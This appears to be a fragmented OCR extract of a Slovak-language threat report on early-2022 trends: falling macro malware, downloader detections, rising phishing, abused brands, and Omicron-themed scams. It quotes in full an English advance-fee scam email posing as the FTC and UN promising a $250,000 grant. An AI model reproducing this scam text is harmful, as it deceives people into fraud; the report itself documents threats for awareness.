
Co-Authors

Kellie_msft

Version history

Last update: Apr 08 2022 01:15 PM
Updated by: Allen

Škodlivé makrá sa po prvýkrát prepadli




T1

Detekcie downloaderov podľa platformy v T1 2022

CONTENTS


CONTENTS

Makrá klesali, hrozby v emailoch zamierili nahor




Detekčný trend škodlivý emailov v roku 2021, sedemdňový kĺzavý priemer

Nárast phishingu, prepad sextortionu



Top 10 hrozieb detegovaných v emailoch v T3 2021

Najčastejšie zneužívané značky T3 2021: DHL, WeTransfer



Omicron bol populárny v médiách aj v podvodoch

RE: CONGRATULATION

Reply | Reply All | Forward | ...

To Undisclosed recipients:

We removed extra line breaks from this message.

THE FEDERAL TRADE COMMISSION FUNDING@
Grant Aid Funding Programme.
Address: United Nation House, 616/619. Diplomatic Zone, Central Area
District: Federal Trade Commission Dept. PO Box 95603, Washington, DC 20090-6502, US Our Ref: BH209846G Batch No: WN152/FTC/2019/UN

CONGRATULATIONS!!!

Greeting from the International Federal Trade Commission (FTC) Department and United Nation (UN).

Due to the ongoing pandemic specifically the Coronavirus Omicron variant The Federal Government In conjunction with United Nation and World Bank Board of Directors as selected your information randomly from the (FTC) database system and you have been eligible and hereby approved to receive the sum of $250,000 (Two Hundred and Fifty Thousand dollar) grant cash from the ongoing FEDERAL TRADE COMMISSION (FTC) grant program for your personal, business or educational use e.t.c,. Kindly get back to us in other to claim your award winning FEDERAL TRADE COMMISSION (FTC) grant Money.


Thanks

Best Regards,
TEAM FTC.

CONTENTS

